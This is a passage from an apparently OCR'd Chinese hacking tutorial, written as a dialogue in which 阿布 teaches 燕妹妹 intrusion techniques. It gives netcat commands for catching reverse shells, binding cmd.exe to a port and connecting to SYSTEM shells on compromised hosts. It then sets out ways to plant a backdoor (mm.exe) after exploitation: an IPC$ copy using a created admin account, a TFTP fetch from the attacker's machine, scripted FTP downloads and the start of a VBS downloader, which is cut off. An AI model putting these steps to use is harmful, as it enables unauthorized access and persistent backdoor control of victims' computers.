


图12

燕妹妹又问道："那么怎么样连接对方的1100端口呢？"阿布说道："当然是使用NC了。"

NC的全称叫"NetCat"，这是一个非常简单易用的基于TCP/IP协议（C/S模型的）的"瑞士军刀"。给大家介绍一下它的几个常用的功能，其它功能等待大家去发现。

1、有的溢出工具在溢出对方后是自动返回一个SHELL连接的，所以就需要在本机上监听一个端口等待对方的连接（如果对方和你不是在一个局域网，那么你得是公网环境）：

Nc.exe -vv -l -p 6069，表示在本机6069端口上进行监听（图13）。-vv：显示详细的信息。-l：进行监听，监听入站信息。-p：监听所使用的端口号。




图13

2、正如今天我们遇到的情况，对方已经开放了一个端口。它在等待我们连接哦，连接上去会有什么呢？当然是SYSTEM权限的SHELL了。**Nc.exe -vv 192.168.0.100 5257**，连接IP为192.168.0.100的5257端口（图14）。




图14

3、还可以在本机监听端口的同时绑定SHELL，就相当于一个TELNET服务端。通常这个命令在肉鸡上执行，然后当我们连接上去就可以获得这个SHELL了。**Nc.exe -l -p 5257 -t -e cmd.exe**，在本机5257端口上监听并绑定cmd.exe（图15）。-e，作用就是程序定向。-t，以telnet的形式来应答。

4、还记得在X档案里一些脚本入侵文章中常用的手工提交数据包吗？对，就是使用NC来实现的。它可以手工对主机提交数据包（通常是80端口），**Nc.exe -vv 192.168.0.100 80 <yan.txt**，往IP为192.168.0.100的80端口提交yan.txt中的内容（图16）。




图15




图16

阿布说道："介绍完了nc的四种常用方式，现在知道如何使用nc来连接对方的1100端口了吧，我们使用**nc -vv 192.168.0.100 1100**连接对方的1100端口，成功获得了一个具有SYSTEM权限的CMDSHELL。现在想执行什么就可以执行什么了。对于成功拿下的主机，连接后做的第一件事就是留一个后门，没有在肉鸡上留下木马或后门进一步控制不能算是完成一次成功的入侵。"燕妹妹又问道："那么后门又是怎么上传到对方电脑上的的呢？"阿布说道："我先给你讲五种方法吧！"

1、初学者最爱的IPC$共享传送方式，用法很简单。先在溢出shell下建立一个管理员权限的帐号（假如我加入一个名字为X密码为X的管理员账号），然后在本机的CMD下与对方进行连接，命令如下：**net use \IP\C$ "X" /user:"X"**，使用X这个管理员账号和对方的C盘共享建立连接。**copy c:\mm.exe \IP\C$**，把本机C盘下的mm.exe文件拷贝到对方的C盘下。

2、很多朋友都喜爱的TFTP方式，这种方式的限制很少，适用于大部分环境下，特别是在公网环境下。TFTP其实就是FTP的超级简化版本，所以在使用的时候需要一个TFTP服务端，那么到哪里去找TFTP服务端呢？我们自己做就可以。




图17

TFTP32 这个程序就是一款不错的 TFTP 服务端（图 17），程序对自动把它所在的目录做为根目录，并且自动监听系统的 UDP 协议的 69 端口（就跟 FTP 监听 TCP 协议的 21 端口一样）。把后门（假设名字为 mm.exe）拷贝到这个目录后，在溢出获得的 CMDSHELL 中执行 **tftp -i 你的IP get mm.exe** 就可以把和 TFTP 服务端程序在一个目录中的 mm.exe 上传到主机中（图 18）。而且可以从 TFTP32 中看到传送文件的具体信息。




图 18

3、介绍了 TFTP 就不能不说说 FTP 方式，玩过溢出的都知道，在溢出 shell 下用 FTP 命令登录服务器输入用户名后没等输入密码 CMD 窗口就停顿在那里处于假死状态了。那么就真的不能使用 FTP 方式吗？错了，FTP 服务是支持脚本登录的，命令如下：

```
echo ftp>ftp.txt
echo open  FTP服务器IP>>ftp.txt
echo user>>ftp.txt
echo pass>>ftp.txt
echo get mm.exe>>ftp.txt
echo bye>>ftp.txt
```

以上是利用 echo 命令写 FTP 命令到 ftp.txt 文件中，其中 user 是 FTP 帐号，pass 是 FTP 的密码。**ftp -s:ftp.txt**，调用 FTP 的 -S 参数执行脚本的内容，自动开始连接 FTP 服务器了。

如果 FTP 的端口不是系统默认的 21 号怎么办呢？那就改成 **echo open FTP服务器IP FTP服务器端口>ftp.txt** 就 OK 了。那么下载的文件被保存到哪里去了呢？系统会自动保存在 system32 目录下，如果是 Win2000 系统就是“c:\winnt\system32”，如果是 WinXP/2003 系统就是“c:\windows\system32”目录下。

4、写 VBS 脚本下载程序，只要把源码保存到一个文件中就能运行。所以在 shell 下用 echo 语句直接写到一个文件中，再用相应的解释程序执行就可以啦。例如：

```
echo Set xPost =
createObject("Microsoft.XMLHTTP") >iget.vbe
echo xPost.Open
